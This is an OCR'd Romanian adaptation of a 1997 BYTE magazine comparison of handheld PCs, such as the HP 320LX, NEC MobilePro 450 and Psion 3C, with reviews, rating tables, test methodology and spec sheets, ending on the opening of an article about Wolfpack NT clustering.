
HP-ul s-a comportat bine de asemenea la capitolul funcții, clasându-se pe locul patru după modelele de la NEC, Hitachi și Philips. O problemă majoră o reprezintă butonul de pornit/oprit care este localizat lângă tasta space bar. Aceasta face posibilă o pornire accidentală a mașinii atunci capacul este închis, printr-o simplă apăsare pe carcasa închisă.

Printre PC-urile miniatură, CE s-a dovedit cel mai rapid în timpul testelor de transfer de fișiere: 217,33 secunde pentru încărcarea a 100 de liste și a 200 de fișiere contact și 47,83 secunde pentru a descărca același număr de fișiere.

MobilePro 450 de la NEC este câștigătorul categoriei Preț Redus pentru mașinile bazate pe CE. El este prevăzut cu un număr de funcții și opțiuni de conectivitate înglobate cum ar fi un modem PC Card și un port infraroșu la 115,2 kbps. În plus, creionul senzitiv este robust, iar tastele tactile.

Am apreciat de asemenea locașul pentru creionul senzitiv situat lângă portul serial și adaptorul A/C. De fapt, am considerat acest atașament util prin faptul că ușurează o conectare convenabilă într-un singur pas. În plus, transferul de date a fost ușor de realizat. Din păcate, nu am apreciat ecranele lucioase care au avut ca efect o vizualizare dificilă.

Am ales Psion Series 3 ca fiind câștigătorul PC-urilor miniatură care folosesc un sistem de operare proprietar. El s-a detașat ca fiind câștigătorul clar în ambele teste SO, având nevoie de doar 5,8 secunde pentru o încărcare de fișiere și doar 6,5 secunde pentru o descărcare. În testele de utilitate s-a clasat pe primul loc, strâns legat de sistemul Sharp 5800, datorită unui ecran de 5x2 inci, unor butoane multifuncționale și a unor taste care generau semnale sonore la apăsare. Psion Series 3 s-a clasat de asemenea pe primul loc și la categoria caracteristici datorită multitudinii de aplicații și a duratei de viață a bateriilor (estimată la 80 de ore). Opțiunile de comunicație ale acestui sistem sunt impresionante datorită unei compatibilități PC Card și a unui software de sincronizare. Această unitate a venit cu propriul său soft de dezvoltare, Object-Oriented Visual Application Language (OVAL) al Psion, care este compatibil cu Visual Basic. Psion suportă de asemenea C++ și Organizer Programming Language (OPL). În plus, am descoperit că opțiunile de înregistrare a sunetului și cele de playback sunt indispensabile.


Preț vs. performanță

Pe locul doi


Locul doi în categoria sistemelor bazate pe Windows CE i-a revenit lui HPW 10E4 de la Hitachi. Sistemul este rapid, obținând un bine meritat loc doi la categoria performanță. El a obținut un timp bun de 51,3 secunde la descărcare și un timp decent la încărcare de 215,03 secunde. Din păcate, a obținut valori mediocre la utilitate și caracteristici. De asemenea, am mai descoperit unele probleme serioase de design și o pâlpâire supărătoare a ecranului. Pentru a schimba bateriile a trebuit să deșurubăm un panou din spatele carcasei, expunând în acest fel cartela cu modemul DSP și alte circuite. Deși tastatura este ușor de folosit, am descoperit că ecranul nu răspunde corespunzător la folosirea creionului senzitiv. În plus, butonul de eliberare a PC Card-ului se află chiar sub capacul PC-ului miniatură, ceea ce favorizează eliberarea accidentală a cartelei la deschiderea capacului.

Zaurus 5800 de la Sharp s-a clasat al doilea printre unitățile care foloseau sisteme de operare proprietare. În ceea ce privește utilitatea însă, s-a clasat pe primul loc printre sistemele proprietare testate. Butoanele sale multifuncționale sunt ușor de folosit, iar ecranul său larg și cu fundalul luminat este impresionant. Cu toate acestea, Zaurus este lent în ceea ce privește transferul de fișiere. În termeni de performanță, s-a clasat pe ultimul loc (159 secunde pentru descărcare și 62,4 secunde pentru încărcare) între sistemele de operare proprietare pe care le-am testat.

Calculator remarcabil

Trebuie remarcat sistemul Velo 1 de la Philips care s-a clasat în topul utilității printre mașinile CE. Tastatura este prevăzută cu taste ovale bine spațiate și butoane multifuncționale folositoare. Ecranul tactil s-a dovedit a avea cea mai bună reacție dintre toate care au fost testate. Velo 1 a fost prevăzut cu un modem încorporat de 19,2 kbps și un conector RJ-11. Funcțiile sale de memorie voce sunt extrem de folositoare, oferind posibilitatea stocării a 16 minute de sunet pe un megabyte. Datorită capacității de-a manevra atât memorie flash cât și DRAM, capacitatea de upgrade pe care o oferă Velo 1 este un beneficiu bine venit. Cu toate acestea nu este posibilă instalarea unei minicartele flash dacă deja în slotul corespunzător este instalat un upgrade

LAB REZULTATELE EVALUĂRII




CEL MAI BUN PC-MINIATURĂ CARE RULEAZĂ WINDOWS CE

Hewlett-Packard 320LX


Este campionul grupului de sisteme Windows CE, egalizând sau depăşind celelalte unităţi la categoriile funcţii, utilităţi şi performanţă. Ecranul său larg oferă o rezoluţie de 640x240 pixeli. Însă această unitate nu se poate mândri cu o durată mare de viaţă a bateriilor. Cei de la HP afirmă că 320LX poate rula 12 ore dacă nu are conectat nici un PC Card.

APRECIERE



CEL MAI AVANTAJOS PC-MINIATURĂ CE

NEC MobilePro 450



Dacă preţul reprezintă un criteriu major, vă recomandăm MobilePro 450 de la NEC, câştigătorul nostru la categoria cel mai ieftin sistem Windows CE. A punctat bine în testele de transfer de fişier, iar setul extins de funcţii, plus preţul de 499$, îi conferă un raport preţ/performanţă excelent. Durata de viaţă a bateriilor pe care o pretinde este de 30 de ore în cazul în care nu folosiţi un PC Card.


	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
Hewlett-Packard 320LX	**$699**	★★★★	★★★★★	★★★★★	★★★★	★★★★	★★★★★
Casio Cassiopeia A-11 Plus	$689	★★★★	★★	★★★★	★★	★★★	★★
Hitachi HPW-10E4	$599	★★★★	★★★	★★★★	★★★★	★★	★★★
NEC MobilePro 450	$499	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★
Compaq PC Companion C140	$479	★★★★	★★★	★★★	★★★	★★★	★★★
Philips Velo 1	$699	★★★★	★★★★★	★★★	★★★	★★★★★	★★★★


CEL MAI BUN PC-MINIATURĂ CU UN SO PROPRIETAR

APRECIERE

Psion 3C

O performanţă şi o valoare excepţionale. Cu PsiWin, un pachet de conectivtate PC opţională, puteţi partaja fişiere Windows 3.1 sau Windows 95 sau face back up pe orice drive PC. PIM-ul înglobat se sincronizează de asemenea foarte bine cu PIM-urile Windows. Anexa PC Card-ului este alimentată independent, astfel încât durata de viaţă a bateriilor este estimată la 80 de ore. Uşurinţa în folosire, robusteţea sistemului de operare, mediul de dezvoltare pentru aplicaţii şi opţiunile software reprezintă alte caracteristici ale acestui PC-miniatură.





	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
Psion 3C	**$399**	★★★★	★★★★	★★★★★	★★★★★	★★★★★	★★★★★
Sharp Zaurus ZR-5800FX	$599	★★★★	★★★	★★★	★★★★	★★★★★	★★★★
U.S. Robotics Palm Pilot Professional	$399	★★★★	★★★★★	★★★★	★★	★★★★	★★★★
Apple Newton MessagePad 2000	$1099	★★★★	★★	★★★★★	★★★★	★★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

FOTOGRAFII: DARYL SOLOMON © 1997

ROM al sistemului de operare. În plus, atunci când conectaţi un modul suplimentar lat de-o jumătate de inci pentru suport PC Card, Velo 1 îşi pierde din dimensiunile sale de nivelul unui buzunar.

Dimensiunea contează


Cel mai mare sistem din lotul testat, Newton MessagePad 2000 de la Apple, cântăreşte 0,700 kg, are o înălţime de 1,1 inci, o lăţime de 4,7 inci şi o lungime de 8,3 inci. El reprezintă singura opţiune printre unităţile testate care oferă un SO asemănător Macintosh. Datorită procesorului său RISC la 160 MHz - StrongARM SA-110 - sistemul este foarte rapid, cu câteva secunde în urma lui Psion. În plus, ecranul său LCD cu rezoluţia de 480x320 pixeli oferă o rezoluţie de 100 pixeli per inci şi o scală cu 16 nivele de gri. Newton este un veteran în domeniu, astfel încât el vă poate oferi o mulţime de programe. Însă aceasta are să vă coste. Sistemul este evaluat la 1099$, preţ în care sunt incluse o tastatură exterioară, carcasa şi software.

Cel mai mic sistem este Palm Pilot Professional şi aparţine lui U.S. Robotics, cântărind 180 de grame şi având următoarele dimensiuni: 0,7x3,2x4,7 inci. Datorită unei durate lungi de viaţă a bateriilor (de două luni), a unui preţ de 399$ şi a dimensiunii reduse, el este liderul pieţei. (Conform analizelor Dataquest, Pilot a acaparat 51% din piaţa PC-urilor miniatură în 1996.) Testele noastre au indicat o viteză suficient de mare, măsurând 20,9 secunde pentru încărcarea fişierelor şi 19,6 secunde pentru descărcare. Cu toate acestea, în testele legate de funcţii şi utilitate a obţinut doar un punctaj decent. Pilot este însă o alegere excelentă pentru aceia dintre dumneavoastră care doresc sisteme de dimensiuni mici, o durată lungă de viaţă a bateriilor şi care pot renunţa la facilităţi suplimentare.

DETALII

Velo 1 de la Philips

Unele lucruri sunt remarcabile la sistemul Velo 1 de la Philips. Tastele sale unice, rotunjite, conlucrează bine cu creionul senzitiv și furnizează o reacție tactilă adecvată. Butoanele sale multifuncționale permit realizarea unei comutații rapide și ușoare între aplicații. Deși duce lipsa unui slot PC Card, Velo 1 oferă un fax modem care poate fi modernizat, posibilități de înregistrare voce și suport pentru un domeniu larg de software de comunicație. Velo se conformează de asemenea cu standardul Miniature Card al Intel care permite un upgrade de memorie pe cât de ușor pe atât scump. Suplimentar, modemul integrat și sloturile de extensie duale permit unui utilizator să extindă memoria și să facă un upgrade de software în timp ce este folosit modemul.




HPW-10E4MB de la Hitachi

Atunci când a trebuit să schimbăm bateriile n-am putut să nu remarcăm o deficiență în proiectarea sistemului. După ce am deșurubat capacul și am localizat bateria care era de dimensiunea unei monede, am observat că placa de modem și alte circuite erau expuse unui contact manual, prafului și în general a mizeriei din aer. În plus odată cu fixarea noilor baterii, sistemul se lansează de la sine.


Newton MessagePad 2000 de la Apple

Newton MessagePad 2000 poate fi transportat cu sau fără tastatura sa externă serială, o opțiune care permite unele configurații. Am auzit păreri conform cărora, dacă doriți să folosiți tastatura Newton în deplasări, mai bine ați folosi un laptop. Cu toate acestea, dacă vreodată veți dori să călătoriți mai relaxat, nu vă va fi prea ușor să detașați tastatura sistemului laptop. În plus, durata de viață a bateriilor laptop nu va depăși 3-4 ore, pe când cele ale sistemului Newton pot să dureze de la trei la șase săptămâni.



Doar pentru împătimiții drumului

Psion Series 5 a realizat unele avansuri tehnologice însemnate în ceea ce privește capacitatea de lucru și ușurința în utilizare. Nu am reușit să testăm sistemul deoarece la data presei softul PsiWin 2.0 era doar în versiune beta. Cu toate acestea, am fost impresionați de imaginea și senzațiile pe care această unitate le trezea. Pentru introducerea datelor se folosea un ecran tactil și un creion senzitiv. Este dotat cu un ecran larg - 5,5 inci lățime și 2,75 inci înălțime - cu o rezoluție de 640x240 pixeli, identică cu cea a afișajului 320LX de la HP. Tastatura sa QWERTY, relativ largă, - 6,5 inci lățime și 2,5 inci înălțime - este expansibilă, de genul tastaturii Butterfly de la IBM. Tastele sunt mai mari de o jumătate de inci, fiecare conferind astfel o tastare ușoară. Sistemul de operare pe 32 de biți EPOC32 al Series 5 poate să lucreze partajat cu fișiere provenind de la sisteme Windows 95, Windows NT și Macintosh și se poate sincroniza cu suitele de birou Microsoft, Lotus și Corel. Sistemul vine echipat în mod standard cu slot CompactFlash și port RS-232. Vă este oferită de asemenea o funcție de înregistrare voce care permite o înregistrare de 30 de minute pe un disc hard de 8 MB. Psion estimează până la 35 de ore durata de viață medie a bateriilor. Pe lângă faptul că în prezent suportă deja OPL (Organizer Programming Language) și C++, Psion planifică să adauge în 1998 un suport Java pentru dezvoltare de aplicații. Disponibil din luna august, Psion va fi vândut la un preț de 599$ pentru un model cu 4MB și 699$ pentru o configurație cu 8MB.



–Michelle Campanale

Am evaluat aceste PC-uri miniatură pe baza unor criterii legate de utilitate, caracteristici, performanţă şi preţ, toate pe o scară cu cinci stele - cu excepţia preţului pe care l-am evaluat cu 10% pentru maşinile Windows CE şi cu 5% pentru maşinile proprietare. Deoarece maşinile CE reprezintă în esenţă articole comerciale, preţul reprezintă un factor determinant. Setul de funcţii şi factorul de utilizare este mai mare la maşinile proprietare deoarece oamenii le cumpără pentru funcţiile lor specifice. Am evaluat performanţa prin medierea rezultatelor din testele de viteză. În primul rând, am măsurat rata de transfer a sistemului în timpul unui transfer de fişiere între un PC miniatură şi un laptop. Al doilea test a constat dintr-o descărcare de fişiere din laptop în PC-ul miniatură.

Pentru a evalua utilizarea am împărţit caracteristicile unităţii în câteva zone cheie. Am evaluat uşurinţa în folosire la transferul datelor, dimensiunea ecranului şi iluminarea din spate. Am evaluat funcţionalitatea tastaturii, documentarea hardware. Am căutat de asemenea butonul de reset al sistemului şi am evaluat dimensiunea şi portabilitatea adaptorului A/C. Un PC miniatură câştigă puncte importante dacă vine încărcat cu aplicaţii.

Pentru evaluarea funcţiilor am măsurat viteza procesorului, ecranul, opţiunile oferite pentru introducere de date şi cantitatea de memorie care este inclusă. Am acordat o atenţie sporită sistemelor care ofereau o cale de upgrade. Deoarece mulţi utilizatori de PC-uri miniatură folosesc aceste sisteme în timpul deplasărilor, opţiunile de comunicaţii cum ar fi un modem, un port infraroşu sau o staţie de docare sunt cruciale. Sunetul, alimentarea şi durata de viaţă a bateriilor au fost de asemenea importante în punctajul caracteristicilor.

Metodologia de test

Pentru testele noastre de performanţă am măsurat timpul de descărcare a 300 de fişiere. Acestea au inclus 100 de agende şi 200 de liste de contact care au reprezentat 28,2 KB de fişiere .SCD. Transferul de date s-a efectuat de la şi către un Dell Latitude XPI CD cu 32 MB RAM şi un procesor la 160 MHz.

În continuare, s-au realizat trei teste de descărcare din laptop în PC-ul miniatură şi respectiv trei teste de încărcare din PC-ul miniatură în laptop. După terminarea primei tranşe de descărcare şi înainte de începerea încărcării am resetat sistemul şi am înlocuit bateriile primare. De asemenea, am folosit butonul de reset pentru a asigura o mai bună descărcare a memoriei statice. Am realizat acest lucru pentru a ne asigura că banca de date s-a golit şi că maşina se află în aceeaşi stare pentru fiecare iteraţie a testului.


După fiecare încărcare sau descărcare am înlocuit fişierul transferat cu unul nou, nealterat. Suplimentar am efectuat toate testele de performanţă alimentând unitatea cu adaptorul A/C şi nu cu baterii, deoarece nivelul acestora ar fi putut afecta rezultatele. Toate cablurile şi adaptoarele folosite în aceste teste au venit cu sistemele particulare care au fost testate.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei **PC Digest.** *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Compute Pess Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

Două păsări dintr-un foc

Deşi din punct de vedere al datelor prezintă o funcţionalitate identică cu cea a telefonului celular digital Nokia 2110, Communicator 9000 de la Nokia este un nou hibrid între date şi comunicaţii. Design-ul său „două-în-unul" include un organizator personal de dimensiunea unui buzunar încapsulat în carapacea unui telefon celular. Cântărind doar cu puţin sub 1 kg, Communicator vine cu sistemul de operare GEOS 3.0, care lucrează ca un procesor virtual. El este dotat de asemenea cu 2 MB de memorie flash, plus 2 MB de memorie RAM adiţională. Aplicaţiile standard ale Communicator includ un planificator, un director pentru contacte, jurnal, o agendă cu adrese şi opţiuni de transfer de fişiere pentru expediere de informaţii de la Communicator la un PC folosind conexiuni seriale sau infraroşu. Terminalul de acces al unităţii permite conexiuni Internet gen Web, Telnet sau cu o emulare de terminal VT 100. Dintre caracteristicile acestui organizator personal putem aminti o agendă, un calendar, un editor de texte, o listă cu sarcini, un calculator şi un ceas global. Disponibil în S.U.A. în această toamnă, Communicator-ul la 1900 MHz, va lucra în reţele GSM PCS 1900 (la fel ca şi PacBell, Aerial şi VoiceStream) şi va avea un preţ în jur de 1000$.



PC-URI MINIATURĂ CARACTERISTICI

	Apple Newton Message-Pad 2000	Casio Cassiopeia A-11 Plus	Compaq Computer PC Companion (C140)	Hewlett-Packard HP 320LX Palmtop PC
Prețul configurației testate	$1099 (include tastatură, carcasă și software)	$689	$479	$699
Evaluare generală	★★★	★★	★★★	★★★★★
PROCESOR				
Producător și model	StrongARM SA-110	Hitachi SH3	Hitachi SH3	Hitachi SH3
Sistemul de operare	Newton 2.1 OS	Windows CE	Windows CE	Windows CE
ECRAN				
Rezoluția (dpi)	480 × 320	480 × 240	480 × 240	640 × 240
Suprafață ecran (inci)	4.9 × 3.3	4 × 2	4 × 2	6.3 × 2.5
Icon-uri funcționale pe ecran				
INTRARE DATE				
Ecran tactil cu creion senzitiv	✓	✓	✓	✓
Keypad	Extern	✓	✓	✓
Ambele	✓	✓	✓	✓
Inclus software de recunoaștere a scrisului de mână	✓			
Tastatură pe ecran	✓			
CARCASĂ				
Înălțime x lățime x lungime(inci)	1.1 × 4.7 × 8.3	1 × 6 × 3	1 × 6.8 × 3.6	1.1 × 7.2 × 3.6
Greutate	0,5 kg. (cu baterii)	0,37 kg (cu baterii)	0,37 kg (cu baterii)	0,43 kg (cu baterii)
MEMORIE				
Capacitate RAM	5 MB	6 MB	4 MB	4 MB
FUNCȚII ÎNGLOBATE				
Procesor de texte	✓	✓	✓	✓
Foaie de calcul		✓	✓	✓
Funcții standard **	✓	✓	✓	✓
Sketch/paintbrush	✓	Captură opțională	✓	✓
Ceas cu alarmă	✓		✓	
Jocuri		✓	✓	✓
Listă a cheltuielilor				
Administrare financiară				
Pager			Opțional	
Acces Internet/navigator Web	✓	✓	✓	✓
Fax	✓	✓	✓	✓
E-mail	✓	✓	✓	✓
COMUNICAȚII				
Inclus cablu pentru interfață	✓	✓	✓	✓
Conexiune cu imprimanta	✓	Opțional		✓
Compatibil PC-Card	✓	✓	✓	✓
Alte	N/A	N/A	N/A	N/A
MODEM				
Modem pe placă				
Disponibil PC Card modem		✓	✓	✓
Viteza	N/A	N/A	N/A	N/A
PORT INFRAROȘU				
Port IR inclus	✓	✓	✓	✓
Distanța pentru transfer de fișiere	1 m	1 m	1 m	1 m
Viteza pentru transfer de date	115.2-Kbps	115.2-Kbps	115.2-Kbps	115.2-Kbps
STAȚIE DE EXTENSIE				
Necesară stație de extensie pentru conectivitate HPC/PC				
SUNET				
Posibilități de înregistrare sunet/ playback	✓			
Difuzor integrat	✓	✓	✓	✓
ALIMENTARE				
Adaptor AC	✓	Opțional	Opțional	✓
Tipul bateriei	4 AA	2 AA	2 AA	2 AA
Adaptorul AC are încărcător pentru baterii?	✓	Nu (disponibil cu baterii reîncărcabile)	Opțional	✓ (prin stație de extensie)
Baterii de rezervă (tipul)	NimH	Lithium	NimH (opțional)	NiCad
Durata de viață estimată a bateriilor	3–6 săptămâni	20 ore	20 ore	4–6 săptămâni
SUPOTR TEHNIC				
Telefon	408-996-1010	888-204-7765	287-370-0670	970-392-1001
Adresă Web	http://www.newton.apple/connect	http://www.casio.com	http://www.compaq.com	http://www.hp.com/handheld

★ = BYTE Best

✓ = da
N/A = nu se aplică.

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

Hitachi Handheld PC HPW-10E4MB	NEC Computer Systems MobilePro 450 ★	Philips Consumer Electronics Velo 1	Psion Series 3C ★	Sharp Zaurus ZR-5800FX	U.S. Robotics Palm Pilot Professional
$599	$499	$699	$399	$599	$399
★★★	★★★★	★★★★	★★★★★	★★★★	★★★★
Hitachi SH3	NEC Vr4101	Philips R3910	NEC V30H	Motorola Dragon Chip	Motorola 68328
Windows CE	Windows CE	Windows CE	Psion EPOC 16	Zaurus Synergy	Palm OS
480 × 240	480 × 240	480 × 240	480 × 160	320x240	160 × 160
5 × 2	4.5 × 2.2	5 × 2	5 × 2	4 × 2.7	2.5 × 3.25
			✔	✔	✔
✔	✔	✔		✔	✔
✔	✔	✔	✔	✔	
✔	✔	✔		✔	
	✔		Dirijat prin tastatură		✔
					✔
1 × 6.58 × 3.78	1.07 × 6.89 × 3.74	1.25 × 6.75 × 3.75	6.5 × 3.35 × 0.87	1x6.7x3.9	0.7 × 3.2 × 4.7
0,37 kg. (cu baterii)	0,35 kg (cu baterii)	0,37 kg (fără baterii)	0,27 kg (cu baterii)	0,42 kg (cu baterii)	0,16 kg (cu baterii)
4 MB	4 MB	4 MB	2 MB*	2 MB	1 MB
✔	✔	✔	✔	✔	
✔	✔	✔	✔	✔	
✔	✔	✔	✔	✔	✔
✔	✔	✔		✔	
	✔		✔		✔
✔	✔	✔	✔		✔
✔	✔		Opțional		✔
			Opțional		
✔			Opțional		
✔	✔	✔	Opțional		
✔	✔	✔	Opțional		
✔	✔	✔	Opțional	Opțional	✔
✔	✔	✔		✔	✔
	1 (via soft b2)	Nu (via desktop)	✔ (cablu/radio)		Nu (via app. desktop)
✔	✔	Mini PC Card ***	✔ (via adaptor)	✔	Nu
N/A	N/A	N/A	OVAL Unelte de programare compatibile VB	E-mail radio	N/A
✔		✔			✔ (snap-on modem)
✔	✔	✔	✔	✔	Nu
28.8-Kbps	N/A	19.2-Kbps	N/A	N/A	14.4-Kbps
✔	✔	✔	✔	✔	
50 cm	8–12 inci	2 metri	1 m	20 inci	N/A
115.2 Kbps	115.2 Kbps	115.2 Kbps	115.2 Kbps	115.2 Kbps	N/A
		✔	✔		✔
		✔	✔		
✔	✔	✔	✔		
✔	✔	✔	Opțional	Opțional	
2 AA	2 AA	2 AA	2 AA	2 AA	2 AAA
		Opțional		Opțional	N/A
Lithium	3-V lithium	Lithium	Lithium	Lithium	
12 ore	30 ore	15 ore	80 ore (PC Card cu alimentare proprie)	100 ore	2 luni
	508-264-8000	408-523-2800	508-371-0310	201-529-8700	415-237-6000
http://www.hitachi-ce.com	http://www.nec-computers.com	http://www.velo1.com	http://www.psion.com	http://www.sharp-usa.com	http://www.usr.com/palm

* Se poate adăuga 16 MB memorie RAM

** Caracteristici standard = Baze de date/administrarea contactelor și agendă/planificator/soft de sincronizare

Cu Wolfpack, două servere NT pot acţiona ca şi un suport reciproc în timp ce ambele realizează o sarcină utilă.


De editorii BYTE

Wolfpack îşi anunţă sosirea

